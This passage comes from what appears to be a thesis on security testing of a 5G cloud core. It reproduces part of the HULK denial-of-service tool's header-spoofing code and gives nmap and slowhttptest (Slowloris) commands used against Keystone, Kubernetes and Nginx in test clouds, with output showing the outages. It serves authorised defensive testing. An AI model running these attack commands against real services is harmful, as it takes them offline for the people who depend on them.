    global headers_useragents
    headers_useragents.append('Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.9.1.3) Gecko/20090913 Firefox/3.5.3')
    headers_useragents.append('Mozilla/5.0 (Windows; U; Windows NT 6.1; en; rv:1.9.1.3) Gecko/20090824 Firefox/3.5.3 (.NET CLR 3.5.30729)')
    headers_useragents.append('Mozilla/5.0 (Windows; U; Windows NT 5.2; en-US; rv:1.9.1.3) Gecko/20090824 Firefox/3.5.3 (.NET CLR 3.5.30729)')
    headers_useragents.append('Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1.1) Gecko/20090718 Firefox/3.5.1')
    headers_useragents.append('Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; AppleWebKit/532.1 (KHTML, like Gecko) Chrome/4.0.219.6 Safari')
    headers_useragents.append('Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2)')
    headers_useragents.append('Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; Trident/4.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 1.1.4322;')
    headers_useragents.append('Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.2; Win64; x64; Trident/4.0)')
    headers_useragents.append('Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; SV1; .NET CLR 2.0.50727; InfoPath.2)')
    headers_useragents.append('Mozilla/5.0 (Windows; U; MSIE 7.0; Windows NT 6.0; en-US)')
    headers_useragents.append('Mozilla/4.0 (compatible; MSIE 6.1; Windows XP)')
    headers_useragents.append('Opera/9.80 (Windows NT 5.2; U; ru) Presto/2.5.22 Version/10.51')
    return(headers_useragents)

! generates a referer array
def referer_list():
    global headers_referers
    headers_referers.append('http://www.google.com/?q=')
    headers_referers.append('http://www.usatoday.com/search/results?q=')
    headers_referers.append('http://engadget.search.aol.com/search?q=')
    headers_referers.append('http://' + host + '/')
    return(headers_referers)

! builds random ascii string

```

Figure 5.5: HULK code design

- Ixia BreakingPoint

- BreakingPoint is a security testing tool created by Ixia (Keysight). It is designed for organization for testing their infrastructure, network, application for security weaknesses. BreakingPoint is capable of simulating more than 300 real-world protocols, and it is customizable and can manipulate any protocol. It creates different protocols with high speed and a realistic load. Also, it supports more than 37,000 attacks and malware. It can simulate with single or multiple ports all types of traffic at the same time, which can be legitimate traffic, DDoS, and/or malware. [10].



- A Virtual Edition will be utilized in this project which is a software-based test platform that enables us to run a BreakingPoint vController and traffic generation blades on a virtual chassis.

5.4 System Design (TestBed)

This section will give an overview of the systems (Clouds) design which I am going to use for testing. It will focus on how they are built and what physical elements and software are used to make the cloud functions. Also, it will show the difference between them.

5.4.1 Local Cloud

Keysight Technologies in Denmark has a cloud that is designed for testing and a bit more development and sandbox oriented. I used it for testing the chosen components that are available in the 5G core, with the chosen attack tools.

Keysight cloud is using OpenStack Rocky as a Virtual Management Infrastructure that deployed in multiple machines, and utilizes KVM and QEMU as Hypervisors.

For hardware, the local cloud is:

- Hosted on 5 physical nodes, where some focus on providing compute resources while others focus on networking and storage
- Routing and Switching are provided by OpenStack Open vSwitch (OVS)
- pfSense vFirewall (VNF), with add-on Snort Intrusion detection system
- Kubernetes deployed in a VM with Ubuntu server 18.04
- Nginx deployed on top of Kubernetes API server as a gateway

Compute	
System	Dell PowerEdge R630
vCPU	32 cores @ 2.1 Ghz
CPU model	Intel(R) Xeon(R) CPU E5-2620 v4
Memory	96.0 GiB RAM
Storage	1x500GB (ssd)
Deployed OS	Ubuntu 18.04 LTS
Kernel	bionic

Table 5.1: Configuration for each compute node

Control	
System	Dell PowerEdge R630
vCPU	16 cores @ 2.1 Ghz
CPU model	Intel(R) Xeon(R) CPU E5-2620 v4
Memory	48.0 GiB
Storage	1300.2 GB over 3 disks 2x500GB (ssd) 1x300GB (hdd)
Deployed OS	Ubuntu 18.04 LTS
Kernel	bionic

Table 5.2: Control node configuration

Network	
System	Dell PowerEdge R630
vCPU	16 cores @ 2.1 Ghz
CPU model	Intel(R) Xeon(R) CPU E5-2620 v4
Memory	48.0 GiB
Storage	1300 GB
Deployed OS	Ubuntu 18.04 LTS
Kernel	bionic

Table 5.3: Network node configuration

Storage	
System	Dell PowerEdge R630
vCPU	16 cores @ 2.1 Ghz
CPU model	Intel(R) Xeon(R) CPU E5-2620 v4
Memory	48.0 GiB
Storage	3300.6 GB over 7 disks 6x500GB (ssd) 1x300GB (hdd)
Deployed OS	Ubuntu 18.04 LTS
Kernel	bionic

Table 5.4: Storage node configuration

5.4.2 Remote Cloud

5G-VINNI Project - Norway Facility is part of 5G-VINNI (Verticals INNOvation Infrastructure) European projects, and it is located in Oslo, Norway by Telenor [17]. It is focused on deploying a 5G core close to production with stronger security. It is under testing and development which means not all components are up and running. For our test, some of the chosen components are deployed and ready to be tested.

There are 3 major vendors for Telenor 5G Cloud, and these are Ericsson and Huawei for providing 5G Radio network. 5G EPC, VNF-EMS and VNF-M will be implemented by Ericsson. Nokia is the provider of NFVI, NFVO and VIM.

Norway Cloud infrastructure design and hardware [4]:

- 6 servers as compute nodes only
- 3 servers as compute and controller nodes
- 3 servers for Nokia Nuage components, 2 leaf switches and 1 management switch. Nuage leaf switch is providing L2/3/4 connectivity. Each port is capable of delivering up to 100GbE
- 9 servers as compute and storage nodes
- OpenStack Queens is utilized as a VIM provided by Nokia called Nokia Cloud Infrastructure Real-time (NCIR), see figure 5.7 on Page 23.
- Norway cloud has 4 security classes and these are (Exposed, non-Exposed, Secure and Management) see Figure 5.8 on Page 24
- Palo Alto Firewall PA-5220 is used to separate security classes and applies policies between them, while Palo Alto vFirewalls are used to separate traffic between instances within the same security class

Compute and Controller nodes	Configuration
Server/Processor	2x Intel Xeon 6138, 20-Core 2.0 GHz (Dual socket)
Memory	384GB (DDR4), 2666MHz
Network	Totally 4 ports x 25Gb: 1 x Airframe OCP Mezzanine NIC (2x 25Gbit) 1x Airframe PCIe NIC (2x25 Gbit) + BMC port used for IPMI (1000Base-T RJ45)
Storage	1 x 480GB Airframe Disk SSD 2.5 Inch 1x 480GB Airframe M.2 2280 SATA

Table 5.5: Compute server configuration. Source [4]




Figure 5.6: Compute node CPU allocation. Source [4]




Figure 5.7: Nokia Cloud Infrastructure Real-time (NCIR). Source [4]

Compute and Storage nodes	Configuration
Server/Processor	2x Intel Xeon 6138, 20-Core 2.0 GHz (Dual socket)
Memory	384GB (DDR4), 2666MHz
Network	Totally 4 ports x 25Gb: 1 x Airframe OCP Mezzanine NIC (2x 25Gbit) 1x AirframeC PCIe NIC (2x25 Gbit) + BMC port used for IPMI (1000Base-T RJ45)
Storage	2 x 3.84TB Airframe Disk SSD 2.5 Inch (OSD Data) 1x 480GB Airframe M.2 2280 SATA (Boot OS)

Table 5.6: Storage server configuration. Source [4]




Figure 5.8: Security Zones and classes Design. Source [4]

Chapter 6

Test Implementation & Results

This section will cover the test implementation on the local and remote clouds, using various tools for testing the chosen components, and compare between these clouds in terms of their level of security. After creating the methodology and setting up the testbeds, I started testing to answer the problem statement questions and then figuring out solutions to mitigate discovered issues.

6.1 Local Cloud

6.1.1 Keystone on Local Cloud

To start performing the test on the Keystone, first I have to identify its IP and port number. There are two scenarios:

1. Pretending to be inside the cloud with access to the dashboard. here, I'm not going to mention how the attacker got access to the dashboard because it can happen in many different ways like stolen credential.

Keystone can be reached by IP and port number, which makes it possible for me to make it as a target. The IP and port number or URL can be obtained from OpenStack **Horizon** -> after accessing the dashboard, there is "**API Access**" option in the upper left side -> Once you click on that, you will see the list of Openstack services URLs -> Look for Identity IP address and port number, as seen in Figure 6.1.




Figure 6.1: Dashboard API Access page

- The other scenario is that the attacker is inside the cloud without access to the dashboard of OpenStack. Instead, the attacker has inside access because of compromising a VNF or VM. To find the network of the keystone even if the network of keystone is different than the VM network, nmap will do network and port scanning with traceroute. Using nmap will give some information about other networks beyond the local network. By using nmap command as shown below the attacker can search for other network for keystone default port number 5000 and the host name, which may give a clue about the host identity. see Figure 6.2 .

```
1 $ nmap -v -A 192.168.11.0/24
```




Figure 6.2: nmap scan results

Once I have the IP address of the target (Keystone), I can use the tool to attack it. For this experiment, I have chosen a "Low and Slow" tool called SlowLoris that sends many HTTP

requests to Keystone and keeps the connection a live for as long as possible using the below command.

```
1 slowhttptest -c 500 -o ./output_file -i 10 -r 200 -H -g -t GET -u \\ http
   ://192.168.11.18:5000 -x 30 -p 2
```

As shown in Figure 6.3 the attack is going from north to south as the traffic is going directly down to keystone API server without any interruption.




Figure 6.3: Keystone attack route

The result is a bit surprising as the server was completely dead within seconds after launching the attack with 500 connections, and it went up again after one minute after stopping the attack. See Figure 6.4




Figure 6.4: Keystone Attack Results

6.1.2 Kubernetes Ingress on Local Cloud

Kubernetes API server is the main component of Kubernetes, which is similar to keystone of Openstack. It receives requests from other Kubernetes components and incoming requests from outside. Once the server is down, all other components will be down as well. For this test, I also used nmap to get the IP of the API of Kubernetes as shown in Figure 6.7, and the SlowLoris tool because it is one of the best open source tools available [6] that used the "Low and Slow" technique.

```

16443/tcp open  ssl/unknown
Nmap fingerprint-strings:
  FourRfourRequest:
    HTTP/1.0 401 Unauthorized
    Content-Type: application/json
    Www-Authenticate: Basic realm="kubernetes-master"
    Date: Sat, 09 May 2020 20:17:29 GMT
    Content-Length: 129
    ["kind": "Status", "apiVersion": "v1", "metadata": {}, "status": "Failure", "message": "Unauthorized", "reason": "Unauthorized", "code": 401}
    GenericLines, Help, Kerberos, RTSPRequest, SSLSessionReq, TLSSessionReq:
    HTTP/1.1 400 Bad Request
    Content-Type: text/plain; charset=utf-8
    Connection: close
    Request
    GetRequest, HTTPOptions:
    HTTP/1.0 401 Unauthorized
    Content-Type: application/json
    Www-Authenticate: Basic realm="kubernetes-master"
    Date: Sat, 09 May 2020 20:17:04 GMT
    Content-Length: 129
    ["kind": "Status", "apiVersion": "v1", "metadata": {}, "status": "Failure", "message": "Unauthorized", "reason": "Unauthorized", "code": 401}
    ssl-cert: Subject: commonName=127.0.0.1/organizationName=Canonical/stateOrProv

```

Figure 6.5: nmap IP scanning shows port number and server name

The results for this test is "failed" check figures 6.8, 6.9, 6.10, the API server was in denial of service state during the attack until I stopped it. That was not surprising because the server does not have a protection system like a load-balancer or gateway. The attack route was coming from a VM directly to the API server without a middleware protection as you can see in Figure 6.6.




Figure 6.6: Kubernetes API server attack route

```

16443/tcp open  ssl/unknown
fingerprint-strings:
FourOhFourRequest:
  HTTP/1.0 401 Unauthorized
  Content-Type: application/json
  Www-Authenticate: Basic realm="kubernetes-master"
  Date: Sat, 09 May 2020 20:17:29 GMT
  Content-Length: 129
  {"kind":"Status","apiVersion":"v1","metadata":{},"status":"Failure","message":"Unauthorized","reason":"Unauthorized","code":401}
GenericLines, Help, Kerberos, RTSPRequest, SSLSessionReq, TLSSessionReq:
  HTTP/1.1 400 Bad Request
  Content-Type: text/plain; charset=utf-8
  Connection: close
  Request
GetRequest, HTTPOptions:
  HTTP/1.0 401 Unauthorized
  Content-Type: application/json
  Www-Authenticate: Basic realm="kubernetes-master"
  Date: Sat, 09 May 2020 20:17:04 GMT
  Content-Length: 129
  {"kind":"Status","apiVersion":"v1","metadata":{},"status":"Failure","message":"Unauthorized","reason":"Unauthorized","code":401}
ssl-cert: Subject: commonName=127.0.0.1/organizationName=Canonical/stateOrProv

```

Figure 6.7: nmap IP scanning shows port number and server name

```

Sat May 9 16:35:09 2020:
slowhttptest version 1.6
- https://code.google.com/p/slowhttptest/ -
test type: SLOW HEADERS
number of connections: 750
URL: https://192.168.109.131:16443/
verb: GET
Content-Length header value: 4096
follow up data max size: 52
interval between follow up data: 10 seconds
connections per seconds: 200
probe connection timeout: 2 seconds
test duration: 240 seconds
using proxy: no proxy

Sat May 9 16:35:09 2020:
slow HTTP test status on 120th second:

initializing: 0
pending: 317
connected: 433
error: 0
closed: 0
service available: NO

```

Figure 6.8: SlowLoris tool output results shows the server is not available

```

bandar@ubuntu:~$ wget https://192.168.109.131:16443/
--2020-05-09 13:50:38-- https://192.168.109.131:16443/
Connecting to 192.168.109.131:16443... failed: Connection timed out.
Retrying.

```

Figure 6.9: Kubernetes-master "API controller" is not responsive




Figure 6.10: Kubernetes test results chart

6.1.3 NGINX for K8s on Local Cloud

For Nginx, I deployed the kubernetes community version of Nginx on top of Kubernetes API server as the ingress (gateway) and "loadBalancer" for outside connections. Nginx server is much easier to discover because it is intended to be exposed to the public, which makes it easy to find it using any tool like nmap. Figure 6.11 shows the port number, Nginx web application called (OpenResty) as an ingress controller.

```

All 1000 scanned ports on 192.168.109.130 are closed
Nmap scan report for 192.168.109.131
Host is up (0.0013s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http      OpenResty web app server 1.15.8.1
|_http-server-header: openresty/1.15.8.1
|_http-title: 404 Not Found
443/tcp   open  ssl/http  OpenResty web app server 1.15.8.1
|_http-server-header: openresty/1.15.8.1
|_http-title: 404 Not Found
ssl-cert: Subject: commonName=Kubernetes Ingress Controller Fake Certificate/organizationName=Acme Co
Subject Alternative Name: DNS:ingress.local
Issuer: commonName=Kubernetes Ingress Controller Fake Certificate/organizationName=Acme Co
Public Key type: rsa

```

Figure 6.11: nmap scan result for Nginx

Nginx is designed to be exposed to outside for protecting inside servers from unwanted behavior. I launched the attack against Nginx API server using two different tools (SlowLoris and HULK), and the attack route was directly from a VM to the server as shown in Figure 6.12. The results for testing Nginx is different than previous tests, because I tried to attack

it using one tool (SlowLoris) as usual but Nginx managed to close the connections, even though I assigned 5000 attack connections, but it would not accept more than 2500 at a time, see Figure 6.13. Moreover, I used the second tool (HULK) with normal configuration but it turned out Nginx also managed to close the connections and I did not see any abnormal behavior from Nginx. During the attack, Nginx server was still serving normally when I tried to access it from a different machine. Eventually, I tried attacking it again using these two tools at the same time, with two sessions using SlowLoris with 5000 connection each, and three sessions using HULK with no limited connection cap, as shown in Figure 6.14. I would say Nginx server has passed the test, but what would it do if I test it using a powerful tool like "Ixia BreakingPoint"?




Figure 6.12: Nginx attack route




Figure 6.13: Nginx closes connections and the server is still available




Figure 6.14: Nginx attack from two tools with 5 sessions

Because of the excellent performance of Nginx, which defeated the open-source attack tools combined, I tried to attack it using BreakingPoint, which is a platform designed for

applications and network security testing.

I started testing using Two-Arms which means two vBlades (VMs) are attacking the Nginx API server, and each vBlade can reach up to 100,000 connections. The attack method is slow post (Slowloris), which keeps the connections alive for as long as possible.

The results are not surprising as BreakingPoint known is one of the powerful tools designed for security testing. In the beginning of the attack, Nginx was performing well until 20 second when I started noticing that Nginx was not behaving normally. When I tried to access it using a browser, it gave me error "The server is taking so long to respond". The results from BreakingPoint are shown in the figure below.




Figure 6.15: BreakingPoint attacked Nginx successful

